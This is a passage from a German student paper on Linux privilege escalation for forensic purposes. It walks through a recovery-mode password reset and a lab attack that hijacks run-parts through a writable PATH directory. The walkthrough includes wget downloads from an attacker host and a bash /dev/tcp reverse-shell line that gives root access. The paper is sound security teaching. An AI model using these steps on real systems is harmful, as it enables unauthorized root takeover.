Sofern physischer Zugriff auf das System besteht (oder alternativ auf den Hypervisor oder ein Management-Interface wie z.B. IPMI oder ILO) kann das System neugestartet und der Recovery Mode geladen werden. Alternativ kann das System mit einer Live-Linux-CD gestartet werden.

Im Folgenden wird demonstriert wie das Passwort über den Recovery Mode zurückgesetzt werden kann.

Als Erstes wird während des Startvorgangs des Betriebssystems die Taste **Shift** gedrückt. Anschließend wird im grub-Bootloader der Recovery-Modus ausgewählt (siehe 3.3)<sup>16</sup>.

Im Recovery-Menü wird als Startmodus `root` ausgewählt. In diesem Fall wird das System mit einer root Shell gestartet (siehe 3.4).

<sup>15</sup> <https://hashcat.net/hashcat/>

<sup>16</sup> Je nach grub-Konfiguration muss zuerst der Menüpunkt `Advanced Options` ausgewählt werden.

# RECHTEAUSWEITUNG AUF LINUX-SYSTEMEN

## Theoretische und praktische Betrachtung

---



Abbildung 3.3.: Recovery-Modus starten




Abbildung 3.4.: root-Shell starten

In der geöffneten Root-Shell kann das Passwort jedes beliebigen Nutzers, inklusive **root**, mittels **passwd** geändert werden.




Abbildung 3.5.: Passwort ändern

Nach einem Neustart können die neu gesetzten Passwörter für den Login genutzt werden.

## 4. Praktische Demonstration der Rechteausweitung

In diesem Kapitel wird die vollständige Durchführung einer Privilege Escalation demonstriert. Zur Durchführung der Privilege Escalation werden einige der vorgestellten Techniken und Schwachstellen verwendet und in einem realistischen Kontext dargestellt. Es wird davon ausgegangen, dass bereits der Zugriff auf die Maschine über einen normalen Benutzeraccount vorhanden ist.

Das Laborsetup enthält folgende Systeme, die über ein internes VirtualBox-Netzwerk verbunden sind:

	Angreifer	Ziel
Hostname	kali	ubuntuvn
IP	192.168.68.11	192.168.68.10
Betriebssystem	Kali 2019.4	Ubuntu 18.04.3 LTS

Tabelle 4.1.: Laborsetup

Der erste Schritt zur Vorbereitung einer Privilege Escalation ist, wie bereits in Kapitel 2.1 beschrieben, die Enumeration. In diesem Fall wird von dem Angreifer-System über einen Python-Webserver (siehe Abb. 4.1) das Enumerationsskript LinEnum<sup>17</sup> und pspy<sup>18</sup> für die Live-Analyse der Prozesse übertragen (siehe Abb. 4.2).

---

<sup>17</sup> <https://github.com/rebootuser/LinEnum/blob/master/LinEnum.sh>

<sup>18</sup> <https://github.com/DominicBreuker/pspy>

```

root@kali: /tmp/ha
File Edit View Search Terminal Help
root@kali:/tmp/ha# ls -la
total 2652
drwxr-xr-x  2 root root   4096 Oct 28 16:30 .
drwxrwxrwt 22 root root   4096 Oct 28 16:26 ..
-rw-r--r--  1 root root  46108 Oct 28 16:17 LinEnum.sh
-rw-r--r--  1 root root 2656352 Aug 22 14:38 pspy32
root@kali:/tmp/ha# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.68.10 - - [28/Oct/2019 16:36:36] "GET /LinEnum.sh HTTP/1.1" 200 -
192.168.68.10 - - [28/Oct/2019 16:36:43] "GET /pspy32 HTTP/1.1" 200 -

```

Abbildung 4.1.: Webserver starten (kali)

```

normaluser@ubuntuvm: ~
File Edit View Search Terminal Help
normaluser@ubuntuvm:~$ wget 192.168.68.11/LinEnum.sh
--2019-10-28 21:36:36-- http://192.168.68.11/LinEnum.sh
Connecting to 192.168.68.11:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46108 (45K) [text/x-sh]
Saving to: 'LinEnum.sh.2'

LinEnum.sh.2      100%[=====] 45,03K  --KB/s   in 0s
2019-10-28 21:36:36 (88,1 MB/s) - 'LinEnum.sh.2' saved [46108/46108]

normaluser@ubuntuvm:~$ wget 192.168.68.11/pspy32
--2019-10-28 21:36:43-- http://192.168.68.11/pspy32
Connecting to 192.168.68.11:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2656352 (2,5M) [application/octet-stream]
Saving to: 'pspy32'

pspy32            100%[=====] 2,53M  --KB/s   in 0,03s
2019-10-28 21:36:43 (76,6 MB/s) - 'pspy32' saved [2656352/2656352]

normaluser@ubuntuvm:~$ chmod +x LinEnum.sh
normaluser@ubuntuvm:~$ chmod +x pspy32
normaluser@ubuntuvm:~$

```

Abbildung 4.2.: Download Enumeration-Tools (ubuntuvm)

Die Ergebnisse von LinEnum zeigen den in einer Standardinstallation von Ubuntu vorhandenen Cronjob zum Starten von run-parts<sup>19</sup>. Run-Parts führt alle ausführbaren Dateien in einem übergebenen Pfad aus und dient vor allem zur Automatisierung (z.B. über Cronjobs) definierter Schritte.

Run-Parts wird unter anderem verwendet um das *Motto of the day (MOTD)* dynamisch zu aktualisieren, wenn eine neue SSH-Verbindung aufgebaut wird (update-motd<sup>20</sup>). Da Run-Parts alle ausführbaren Skripte in dem vorgegebenen Ordner ausführt, ist dies ein Ansatzpunkt, der zur Privilegienerhöhung verfolgt werden kann. Zur Verifizierung, ob und mit welchen Parametern run-parts bei dem Aufbau eines SSH-Verbindung ausgeführt wird, wird von dem Angreifer-System eine neue SSH-

<sup>19</sup> <http://manpages.ubuntu.com/manpages/bionic/de/man8/run-parts.8.html>

<sup>20</sup> <http://manpages.ubuntu.com/manpages/bionic/man5/update-motd.5.html>

Verbindung gestartet (siehe Abb. 4.3) und parallel der Vorgang auf der Ubuntu-VM mittels pspy beobachtet (siehe Abb. 4.4)

```
normaluser@ubuntuvm: ~
File Edit View Search Terminal Help
root@kali: /tmp/ha# ssh normaluser@192.168.68.10
normaluser@192.168.68.10's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 5.0.0-32-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2023.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

normaluser@ubuntuvm: ~$
```

Abbildung 4.3.: SSH Session starten (kali)

```
normaluser@ubuntuvm: ~
File Edit View Search Terminal Help
2019/10/28 21:38:06 CMD: UID=0 PID=1 | /sbin/init splash
2019/10/28 21:38:28 CMD: UID=0 PID=5995 | /usr/sbin/sshd -D -R
2019/10/28 21:38:28 CMD: UID=122 PID=5996 | sshd: [net]
2019/10/28 21:38:40 CMD: UID=0 PID=5997 | sshd: [accepted]
2019/10/28 21:38:40 CMD: UID=122 PID=5998 | sshd: [net]
2019/10/28 21:38:51 CMD: UID=0 PID=6000 | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/
sbin:/usr/bin:/sbin:/bin run-parts --lsbysysnft /etc/update-motd.d > /run/motd.dynamic.new
```


Abbildung 4.4.: pspy-Aufzeichnung einer SSH-Session (ubuntuvm)

In Abbildung 4.4 ist zu sehen, dass run-parts die Datei `/etc/update.d` ausführt. Für diesen Pfad hat `normaluser` keine Berechtigungen, aber das Setzen der Umgebungsvariablen vor der Ausführung von run-parts könnte zu einer möglichen Schwachstelle führen.

Um diesen Weg zu verfolgen, wird zuerst mittels `which` geprüft, in welchem Pfad run-parts ausgeführt wird (in diesem Fall `/bin/run-parts`). Anschließend wird über `find` nach Verzeichnissen gesucht, die in der gesetzten PATH-Variable enthalten sind und in denen `normaluser` Schreibrechte besitzt.

In Abbildung 4.5 ist zu sehen, dass `normaluser` in den Verzeichnissen `/usr/local/bin` und `/usr/local/sbin` Schreibrechte besitzt. Dies ist essentiell, da beide Pfade in der durch update-motd gesetzten PATH-Variablen vor dem eigentlichen `/bin`-Verzeichnis von run-parts liegen. Bei der Ausführung eines Befehls werden alle in PATH enthaltenen Verzeichnisse in der vorhandenen Reihenfolge nach dem Programm durchsucht. Dieser Umstand kann ausgenutzt werden, in dem ein Skript run-parts in einem der


vorherigen Pfade erstellt und statt dem eigentlichen validen Programm gestartet wird.



```
normaluser@ubuntuvm: ~  
File Edit View Search Terminal Help  
normaluser@ubuntuvm:~$ which run-parts  
/bin/run-parts  
normaluser@ubuntuvm:~$ find / -type d -writable 2> /dev/null | grep bin  
/usr/local/bin  
/usr/local/sbin  
normaluser@ubuntuvm:~$
```

Abbildung 4.5.: Which run-parts und Überprüfen Schreibrechte (ubuntuvm)

Das manipulierte run-parts-Skript soll beim Aufruf eine Reverse-Shell zu dem Angreifer-PC herstellen. Dazu wird `usr/local/sbin` ein Bash-Skript mit den Namen `run-parts` erstellt und als ausführbare Datei gekennzeichnet. Als Verbindungsmethode wird in diesem Fall eine interaktive Bash-Shell gewählt, die mittels `/dev/tcp` zu der IP-Adresse 192.168.68.11 und dem Ports 1234 aufgebaut wird (siehe Abb. 4.6).



```
normaluser@ubuntuvm: ~  
File Edit View Search Terminal Help  
normaluser@ubuntuvm:~$ echo '#!/bin/bash' > /usr/local/sbin/run-parts  
normaluser@ubuntuvm:~$ chmod +x /usr/local/sbin/run-parts  
normaluser@ubuntuvm:~$ echo 'bash -i >& /dev/tcp/192.168.68.11/1234 0>&1' >> /usr/local/sbin/run-parts  
normaluser@ubuntuvm:~$
```

Abbildung 4.6.: Manipuliertes run-parts erstellen (ubuntuvm)

Mit diesem Schritt sind alle Vorbereitungen getroffen und es kann die eigentliche Privilege Escalation ausgeführt werden. Für diesen Zweck wird mittels netcat der Port 1234 auf dem Angreifer-System geöffnet und somit auf eine Verbindung auf diesem Port gewartet (siehe Abb. 4.8). Anschließend wird eine weitere SSH-Verbindung zu der Ubuntu-VM geöffnet und somit das manipulierte `run-parts` ausgeführt.

In Abbildung 4.8 ist zu sehen, dass die Reverse Shell mit root-Rechten (`uid=0`) ausgeführt wird und somit die Privilege Escalation erfolgreich war.

Auch wenn die hier gezeigte Variante nur einen spezifischen Fall demonstriert, beruht diese Schwachstelle wie häufig auf fehlerhaft konfigurierten Berechtigungen, also den Schreibrechten in `usr/local/sbin`. Diese könnten z.B. aufgrund der Vereinfachung bestimmter Arbeitsabläufe (z.B. IT-Administratoren müssen häufig Änderungen in diesem Ordner durchführen) so definiert worden sein, ohne die Abhängigkeiten zu anderen Prozessen und Tools zu beachten. Das Beispiel zeigt wie kleine Fehler, die als Administrator schwer zu erkennen sind, große Auswirkungen haben können.

# RECHTEAUSWEITUNG AUF LINUX-SYSTEMEN

## Theoretische und praktische Betrachtung

---




Abbildung 4.7.: SSH-Verbindung aufbauen (kali)




Abbildung 4.8.: Privilegierte Reverse Shell (kali)

## 5. Zusammenfassung

Die in dieser Hausarbeit vorgestellten Techniken sowie das generelle Vorgehen zur Privilege Escalation eines Linux Systems haben deutlich gezeigt, dass es viele Möglichkeiten gibt, sowohl für einen Angreifer, aber auch für notwendige forensische Maßnahmen, erhöhte Rechte zu erhalten. Grundlage der Privilege Escalation ist die umfassende und meist zeitintensive Enumeration des vorliegenden Systems und ein tiefgreifendes Verständnis der Zusammenhänge und Bedeutungen der Ergebnisse dieser.

Die vorgestellten Techniken stellen keine abschließende Liste aller Möglichkeiten dar, aber zeigen die häufigsten einzusetzenden Techniken. Auch der Einsatz einer Kombination verschiedener Techniken kann notwendig sein, um das Ziel der Privilegienerhöhung zu erreichen.

Ziel dieser Arbeit war es, die Möglichkeiten zur Privilegienerhöhung vorzustellen und zu demonstrieren. Die Kenntnis der Techniken sowie deren Umsetzung kann in einer forensischen Analyse aus zweierlei Gesichtspunkten relevant sein. Auf der einen Seite sind gewisse forensische Maßnahmen, z. B. Zugriff auf bestimmte Dateien oder die Arbeitsspeicherakquise, nur mit erhöhten Rechten möglich. Auf der anderen Seite muss ein Forensiker diese Techniken kennen, um eventuell Spuren einer solchen finden zu können (z. B. um Manipulationen auszuschließen). Die konkreten forensischen (charakteristischen) Spuren der verschiedenen Techniken zur Privilege Escalation könnten in zukünftigen Arbeiten systematisch identifiziert werden, um diesen Schritt der forensischen Analyse zu erleichtern.



## Literatur

- [1] Canonical. *CVE-2019-7304*. URL: <https://people.canonical.com/~ubuntu-security/cve/2019/CVE-2019-7304.html> (besucht am 20. 10. 2019).
- [2] Canonical. *LiveCdRecovery*. URL: [https : / / help . ubuntu . com / community / LiveCdRecovery](https://help.ubuntu.com/community/LiveCdRecovery) (besucht am 17. 10. 2019).
- [3] Canonical. *RecoveryMode*. URL: [https://wiki.ubuntu . com /RecoveryMode](https://wiki.ubuntu.com/RecoveryMode) (besucht am 17. 10. 2019).
- [4] Chris Moberly. *Local privilege escalation via snapd socket*. URL: <https://bugs.launchpad.net/snapd/+bug/1813365> (besucht am 20. 10. 2019).
- [5] Chris Moberly. *Privilege Escalation in Ubuntu Linux dirty\_sock exploit*. Shenanigans Labs. 13.02.2019. URL: <https://shenaniganslabs.io/2019/02/13/Dirty-Sock.html> (besucht am 20. 10. 2019).

## Verzeichnis der Listings

2.1. Privilege Escalation per Recovery Mode . . . . .	7
2.2. /run/snapd* . . . . .	8
2.3. nc -U /run/snapd.socket . . . . .	8
2.4. ucrednet.go (verwundbar) . . . . .	9
2.5. SUID /bin/ping . . . . .	11
2.6. SUID find . . . . .	11
2.7. sudoers config . . . . .	12
2.8. vim und man . . . . .	12
2.9. Änderbare Dateien finden . . . . .	13
2.10. PATH mit . . . . .	13

## Abbildungsverzeichnis

3.1. Reset eines Passworts über root . . . . .	15
3.2. Cracken von Passwörter mittels Brute-Force . . . . .	16
3.3. Recovery-Modus starten . . . . .	17
3.4. root-Shell starten . . . . .	17
3.5. Passwort ändern . . . . .	17
4.1. Webserver starten (kali) . . . . .	19
4.2. Download Enumeration-Tools (ubuntuvvm) . . . . .	19
4.3. SSH Session starten (kali) . . . . .	20
4.4. pspy-Aufzeichnung einer SSH-Session (ubuntuvvm) . . . . .	20
4.5. Which run-parts und Überprüfen Schreibrechte (ubuntuvvm) . . . . .	21
4.6. Manipuliertes run-parts erstellen (ubuntuvvm). . . . .	21
4.7. SSH-Verbindung aufbauen (kali) . . . . .	22
4.8. Privilegierte Reverse Shell (kali) . . . . .	22

## Tabellenverzeichnis

4.1. Laborsetup . . . . .	18
---------------------------	----

## **A. Anhang**

## A.1. Aufgabenstellung

T10: Rechteausweitung auf Linux-Systemen

THEORETISCHER TEIL Recherchieren Sie unterschiedliche Arten zur Benutzer-Rechteausweitung (Privilege Escalation) unter Linux und kategorisieren Sie diese. Erläutern Sie diese anhand von Beispielen (bspw. Malware). Schauen Sie sich beispielsweise auch die `root_me`-Methode des `mak_it`-Toolkits an und erläutern Sie diese. Welche Abwehrmaßnahmen lassen sich ggf. bereits im Vorfeld treffen?

PRAKTISCHER TEIL Führen Sie die folgenden Experimente anhand einer Ubuntu-VM durch. Zeigen Sie mehrere Möglichkeiten, wie Sie bei vergessenen Benutzerpassworts erneut Zugriff auf das System bekommen. Zeigen Sie, wie Sie Administrationsrechte auf ein Linux System erhalten können, ohne dass Sie einen Adminzugang besitzen.

Literatur: <https://www.sans.org/reading-room/whitepapers/testing/attack-defend-linux-priv>